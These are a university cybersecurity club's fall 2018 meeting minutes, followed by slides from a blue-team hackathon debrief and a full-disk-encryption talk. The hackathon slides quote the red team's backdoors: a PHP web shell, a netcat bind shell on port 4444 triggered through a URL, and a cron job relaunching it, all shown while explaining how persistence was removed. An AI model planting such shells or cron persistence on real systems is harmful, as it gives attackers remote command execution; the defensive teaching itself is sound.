Minutes for the Fall 2018 Cybersecurity Club Meeting

November 7th, 2018 at 5:30 PM in Stright 107A

Presenters: James Lutz

1. James began his presentation on full disk encryption.
2. James introduced encryption and explained what it is.
3. What encryption is not. It does not protect against malware. Full disk encryption only protects your data on a hard drive before it is booted to.
4. Partitions are encrypted by block and encryption info is stored in the header.
5. Encryption key is encrypted with a protector. Protectors can be a password, key file on a USB, a smart card, and more.
6. BitLocker is a popular full disk encryption tool that comes with Windows.
7. VeraCrypt is another popular tool used for Mac and Linux. VeraCrypt doesn't have anything indicating encryption in the header.
8. dm-crypt is a disk encryption tool for Linux.
9. Mac also has FileVault.
10. Self-encrypting drives do everything themselves. All encryption and decryption is done on the drive itself. These have been used in the industry for a while.

The meeting concluded at 6:03 PM.

Minutes for the Fall 2018 Cybersecurity Club Meeting

October 24th, 2018 at 5:30 PM in Stright 107A

Presenters: Dan Richmond, Dr. Waleed Farag, Paul Grieggs, James Lutz, and Matthew Scott.

1. Dan introduced the upcoming Cyber Security Day on Tuesday October 30th and asked for any attendees who are willing to volunteer. Volunteers will be responsible for handing out attendance slips and a survey form at the end of the event.
2. Dr. Farag expanded on Cyber Security Day and displayed the presenters for the day. He also showed the news posting for the hackathon which can be found at https://www.iup.edu/news-item.aspx?id=259108&blogid=6543.
3. Paul Grieggs introduced himself and what he is interested in doing with the Cyber Security Club. He is willing to put together presentations along with his coworkers to bring relevant information to the club. Students can contact him at pmgriegg@iup.edu to suggest topics for future presentations.
4. James started his presentation on our CNY Hackathon experience. In his presentation, he went over the competition's architecture, threats, goals, and more.
5. The key components of the presentation expanded on the biggest issues which the hackathon had to offer. Some of which are expanded below.
6. SSH Key threats. How adding SSH keys allowed the red team to connect to our machines.

7. MYSQL Server was one of the services which had to be running in order to gain points from the scoring engine. This included user accounts that could possibly be threats. User passwords had to be managed.
8. SSH & FTP Server was another service. A specific user needed FTP access and had to be able to log in and get files from their home directory via FTP. Security had to be taken into account when setting up FTP to prevent the red team from using it as a vector of attack.
9. Removing persistence via SSH Keys and killing a user's session with the kill command proved to be effective during the competition.
10. CRONTAB scheduled process had to be examined.
11. The chattr command was useful for attacks on certain file's permissions.
12. Red team dropped a database table and deleted the database backup which introduced a major issue. This showed the importance of redundant backups.
13. Aliasing commands such as iptables. Blocked our access to critical system utilities. Had to find ways to recover those utilities.
14. James concluded his presentation and introduced Matt who mentioned a few things about the CTF challenges which he completed.
15. Matt showed an example of a steganography CTF challenge which he completed.
16. David mentioned a few things about the red team and how they were nice at first but then ramped up their game and started taking our services down since we were in first place.

The meeting concluded at 6:45 PM.

Minutes for the Fall 2018 Cybersecurity Club Meeting

October 17th, 2018 at 5:30 PM in Stright 107A

1. Dan introduced overthewire.org which is a website containing challenges to improve user's skills and knowledge of security concepts through hands-on activities.
2. Made sure everyone was able to use Putty to SSH into the challenge servers.
3. Introduced man pages for terminal commands which is useful for the challenges.
4. Dan, James, and Rebecca assisted students with the challenges and got them on track.
5. Attendees learned how to connect to remote servers via the SSH protocol, basic terminal commands, utilizing man (manual) pages, file system structure, and more.
6. A couple students were able to complete over 11 of the bandit challenges.

The meeting concluded at 7:30 PM.

Minutes for the Fall 2018 Cybersecurity Club Meeting

October 10th, 2018 at 5:30 PM in Stright 107A

1. James gave a presentation on the topic of hardening a Linux server.
2. Since several attendees are participating in the CNY Hackathon this coming weekend, we thought it would be useful to do a presentation on defending a server.
3. For this presentation, James worked from a server setup at his apartment and attendees watched from the projector.
4. Attendees learned basic configuration steps that should be in effect prior to taking a server online.
5. James stressed the importance of hardening your server due to the overwhelming amount of attack attempts. Servers commonly get hit with two attempts per minute!
6. SSH keys were introduced which eliminate the chance of brute force attacks against a server user's password. Attendees should now be able to setup a server with SSH key based authentication and understand the importance of SSH keys.
7. Next, the topic of firewalls was introduced and James used firewalld as an example of a firewall on a Linux server.
8. James answered questions from attendees.
9. The meeting concluded at 6:45 PM.

Minutes for the Fall 2018 Cybersecurity Club Meeting

October 3rd, 2018 at 5:30 PM in Stright 107A

1. James is giving a presentation on setting up and configuring virtual machines (VMs) with VMware.
2. James walked through everything on the projector so attendees could follow along on their personal computers.
3. Provided attendees a link where they may download VMware for free as an IUP student.
4. James introduced the concepts and advantages of VMs.
5. Went over ISO image files and how to create a new VM with one such as a kali.iso.
6. Experimented with VM snapshots which attendees can utilize for backups in case of a bad system state.
7. James walked through several configuration steps that can be set to secure your VM in the case of a malware attack. This is useful for sandboxing purposes. We can choose to disallow shared files between our host machine and our virtual machine.
8. Went over several networking configurations such as a shared IP with the host machine or a unique IP for the VM. Different configurations should be used for different use cases.
9. Lastly, James answered a few questions from the attendees.
10. The meeting concluded at 6:30 PM.

HINDSIGHT 20/20

What we learned while defending booby-trapped boxes from skilled attackers

CNY HACKATHON

- Hackathon run by Mohawk Valley Community College and Utica College
- Usually run on-location, this event is done remotely
- 8 teams from New Jersey, New York, Pennsylvania, and Vermont


Challenges

- Blue Team (Defensive) Challenges (~2/3 point total)
  - Given back-doored and vulnerable boxes
  - Need to get them online, and defend them from the Red Team
  - Router, SSH, FTP, Website, Database
- CTF Challenges (~1/3 point total)
  - Trivia, reverse engineering, steganography, exploitation

Friday Evening: Router Configuration

- Meeting for all teams, introduction to challenge
- Get our software router online
- NAT Masquerading and port forwarding
- For the web server:

  172.18.13.8:80 -> 192.168.8.5:80



Saturday: The Actual Challenge

- We're a DFIR (Digital Forensics and Incident Response) team brought in after a discovered breach
- Hosts have been taken offline to prevent further damage, are infected
- Remove persistence methods and get services up and running ASAP
- Scored based on how long the services are up

ALL BOXES

- SSH KEYS
  - ~/.SSH/AUTHORIZED_KEYS
  - OTHER KEY PATHS ADDED TO SSH SERVER CONFIG
- OTHER USER ACCOUNTS
  - LOOK IN /ETC/PASSWD
  - LOOK FOR OTHER ACCOUNTS THAT DON'T HAVE /SBIN/NOLOGIN

```
authorized_keys +                                                    X
1 ssh-rsa
  AAAAB3NzaC1yc2EAAAABJQAAAQEA11F4AJ7XkpSm7XR07mE0HdgeuQMQ8u0
  p7Y7Whw56kvMKUb4dxTjV1dx5rLs/v6NR+
  WLiAotbfv7ZQLXz6NcLovPrAkloLr4N3+
  H0z1ymF1uNWOR0U6R9iwDzr9hAwz5g42xxVJxH0bXVTkKgH0YxjY/
  S8wTHhNfQHbSW4AEduO+cxAHxFNOUgK9hr31RDrzfUC4KOTpe8OtV311+
  nhLA4/c/TtHB2fDXxhs5i+KBomKkxQiYLMR5ckQz1dAEU/
  6HzOQwLHsOj8jb+UHMlehRQgZy7TC7Vf4smU9K/
  I7j5aN7hhusbRaJWPrPeXH9HzV3PXgBUvvR5gUHcJI3ywhvXw== root@
  localhost.domain
```

```
passwd +
16 systemd-network:x:998:996:systemd Network Management:/:/sbin/nologin
17 dbus:x:81:81:System message bus:/:/sbin/nologin
18 polkitd:x:997:995:User for polkitd:/:/sbin/nologin
19 abrt:x:173:173::/etc/abrt:/sbin/nologin
20 tss:x:59:59:Account used by the trousers package to sandbox the tcsd da
21 postfix:x:89:89::/var/spool/postfix:/sbin/nologin
22 sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
23 ro0t:x:1001:1001::/home/ro0t:/bin/bash
```

WEB SERVER

- SIMPLE APACHE, PHP, MYSQL WEB STACK
- PHP WEB SHELL
- echo shell_exec($_GET[“command”]
- nc –l –p 4444 –e /bin/bash
- http://192.168.8.5/index.php?command=nc+-l+-p+4444+-e+/bin/bash
- nc 192.168.8.5 4444
  [www@www]$

MYSQL SERVER

- SQL DATABASE FOR WEBSITE
- NEEDS TO BE UP TO GET FULL POINTS FOR WEBSITE
- BACKDOOR SQL USERS
- SELECT user,host FROM mysql.user;
- @'%' MEANS CONNECT FROM ANY ADDRESS

```
mysql> select user,host from mysql.user;
+------------------+-----------+
| user             | host      |
+------------------+-----------+
| hackazon         | %         |
| manatee          | %         |
| scoring          | %         |
| debian-sys-maint | localhost |
| mysql.session    | localhost |
| mysql.sys        | localhost |
| root             | localhost |
+------------------+-----------+
7 rows in set (0.00 sec)
```

SSH & FTP SERVER

- SSH: User just needs to log in
  - Pre-installed SSH key
  - Remove all unneeded permissions
- FTP: Not already set up for us
  - Install an FTP server (vsFTPd)
  - Authenticates via password
  - Just fetches a file from the user's home directory
  - Thing is….. James deleted the user. Oops!

FTP PASSWORD RECOVERY

- Re-create user, fix home directory permissions
- We don't know the user's password though…
- Plaintext FTP, no encryption
- Just wait for the scoring engine to connect, grab the password
- Wireshark? Nope, just tcpdump
- tcpdump port ftp

```
192.168.80.11.ftp > 192.168.80.114.54534: Flags [P.], seq 1:21, ack 1, win 229, length 20: FTP: 220 (vsFTPd 3.0.2)
192.168.80.114.54534 > 192.168.80.11.ftp: Flags [P.], seq 1:13, ack 21, win 256, length 12: FTP: USER peter
192.168.80.11.ftp > 192.168.80.114.54534: Flags [.], ack 13, win 229, length 0
192.168.80.11.ftp > 192.168.80.114.54534: Flags [P.], seq 21:55, ack 13, win 229, length 34: FTP: 331 Please specify the password.
192.168.80.114.54534 > 192.168.80.11.ftp: Flags [P.], seq 13:36, ack 55, win 256, length 23: FTP: PASS PeterPassword123
```

Removing Persistence

- SSH Keys again:
  - Add keys to root user's authorized_keys file
  - Add other key files

    AuthorizedKeys option in /etc/ssh/sshd_config

    AuthorizedKeysFile .ssh/authorized_keys /.a

REMOVING PERSISTENCE

- IMMUTABLE FILES

```
[root@centos ssh]# l authorized_keys
-rw-------. 1 root root 392 Oct 23 10:39 authorized_keys
[root@centos ssh]# rm -f authorized_keys
rm: cannot remove ‘authorized_keys’: Operation not permitted
```

“chattr ALL THE THINGS”

-BRODY (RED TEAM)

- chattr –i authorized_keys


REMOVING PERSISTENCE


- CHRON TABLE – CRONTAB
- BASICALLY A TASK SCHEDULER
- crontab -e
- minute hour day month day-of-week <command>
- 30 2 * * 6 tar xvf ……
- * * * * * nc -l -p 4444 -e /bin/bash
- "5 * CRON JOB, WOULD RUN AGAIN"

WRAPPING UP

3:15 PM

WRAPPING UP





4:00 PM

FULL DISK ENCRYPTION

- WHAT IT IS
- HOW IT WORKS
- ATTACKS AGAINST IT
- RECENT ISSUES

WHAT IT IS

- Encryption of an entire partition or drive
- Encryption at the block level, rather than file
- Usually filesystem agnostic
- Happens on the drive or by the operating system
- “On-the-fly”
- Often required by security frameworks and regulations (HIPPA)

WHAT IT ISN'T

- Protection against malware
- Only protects the drive while the computer is powered off
- Meant to be transparent to the user, doesn't protect files from malicious software, accidental deletion, etc.

HOW IT WORKS (BASICS)

- Partitions encrypted by block
- Encryption info stored in header
- Single encryption key encrypted with different “protectors”
  - Unlock encryption key with one of several protectors
  - Require multiple protectors to unlock encryption key

PROTECTOR MANAGEMENT

- User-entered password
- Key file stored on disk/USB drive
- Smart card
- Trusted Platform Module (TPM)
- User-entered password
- Special case for boot drives:
  - Need a pre-boot environment to handle key entry and initial decryption
  - Greater dependency on operating system compatibility

FULL DISK ENCRYPTION SOFTWARE: WINDOWS

- BitLocker
  - Built-in on Windows 7 Ultimate, and all versions of Windows 8 and 10
  - Good TPM support
  - Unlock with any combination of TPM, numeric PIN, full password, USB drive
  - Easy deployment for both home users and organizations
  - Easy to use on USB drives (works on any windows PC without additional software)
  - Utilizes self-encrypting disks if possible.
    - (more on that later)
  - Some security caveats…
    - Assume Microsoft has master unlock key

FULL DISK ENCRYPTION SOFTWARE: WINDOWS

- VeraCrypt (also available for Mac and Linux)
  - Fork of TrueCrypt, discontinued in 2014
  - Open source, thoroughly audited and verified
  - Unlock with password, key file (USB drive), TPM
  - Support for hidden partitions, plausible deniability

FULL DISK ENCRYPTION SOFTWARE: LINUX

- dm-crypt
  - Bare-bones disk encryption
  - Only uses a single key, can’t be changed
  - Plausible deniability, though harder to use than Veracrypt
  - Mounts an encrypted partition to a device path to mount as a filesystem
    - /dev/sda2 <=> dm-crypt <=> /dev/dm0
- LUKS (Linux Unified Key Setup)
  - System to manage protectors for dm-crypt
  - Help set up boot-time key entry
  - Allows adding and changing protectors

FULL DISK ENCRYPTION: OTHERS

- FileVault on OSx
  - Built-in on Osx since 10.3
  - Encryption key is tied to user accounts
- Many Endpoint Protection products
  - Good for enterprises that need to centralize control of recovery keys
  - Often have support for audit logging, proof of compliance

ATTACKS AGAINST FDE

- Malware:
  - FDE doesn’t stop malware from searching/exfiltrating files
  - If removable drive, find keyfile or keylog password
- Evil Maid attack: Compromise an unattended device
  - Add hardware keylogger, PCI/Thunderbolt memory scraper (via DMA)
  - Modify bootloader to capture credentials
  - Counter: Tamper evident enclosure, don’t leave it unattended
- Compel or threaten to unlock

A CRYPTO NERD'S IMAGINATION:

HIS LAPTOP'S ENCRYPTED. LET'S BUILD A MILLION-DOLLAR CLUSTER TO CRACK IT.

NO GOOD! IT'S 4096-BIT RSA!

BLAST! OUR EVIL PLAN IS FOILED!

WHAT WOULD ACTUALLY HAPPEN:

HIS LAPTOP'S ENCRYPTED. DRUG HIM AND HIT HIM WITH THIS $5 WRENCH UNTIL HE TELLS US THE PASSWORD.

GOT IT.

SELF-ENCRYPTING DRIVES

- Used in enterprise storage for years, just recently coming to consumers in SSDs
- All encryption/decryption is done on the drive
- Ideally the key is not stored in the drive's firmware, but supplied by the OS on startup
- Protector management still handled by the OS
- Securely wipe the drive by just throwing away the key

FLAWS IN SELF-ENCRYPTING DRIVES

- Researchers at Radbound University in the Netherlands found severe flaws in several Samsung, Seagate, and Crucial SSDs
- Require hardware access to the SATA connection, or JTAG headers on the drive
- Unintentional or undocumented behavior when specific commands are sent
- Cryptographic weakness in the encryption key (No cryptographic connection between unlock password and encryption key)
- Get code execution on the drive itself, expose the key or unlock the drive

Drive	1	2	3	4	5	6	7	8	9	Impact
Crucial MX100 (all form factors)	✗	✗	✗							✗ Compromised
Crucial MX200 (all form factors)	✗	✗	✗							✗ Compromised
Crucial MX300 (all form factors)	✓	✓	✓		✗	✓	✓	✓	✓	✗ Compromised
Samsung 840 EVO (SATA)	✗	✓	✓		✓	✓	✓	✗	✓	∼ Depends
Samsung 850 EVO (SATA)	✗	✓	✓		✓	✓	✓	✓	✓	∼ Depends
Samsung T3 (USB)				✗						✗ Compromised
Samsung T5 (USB)				✗						✗ Compromised

[1] Cryptographic binding in ATA Security (High mode)
[2] Cryptographic binding in ATA Security (Max mode)
[3] Cryptographic binding in TCG Opal
[4] Cryptographic binding in proprietary standard
[5] No single key for entire disk
[6] Randomized DEK on sanitize
[7] Sufficient random entropy
[8] No wear leveling related issues
[9] No DEVSLP related issues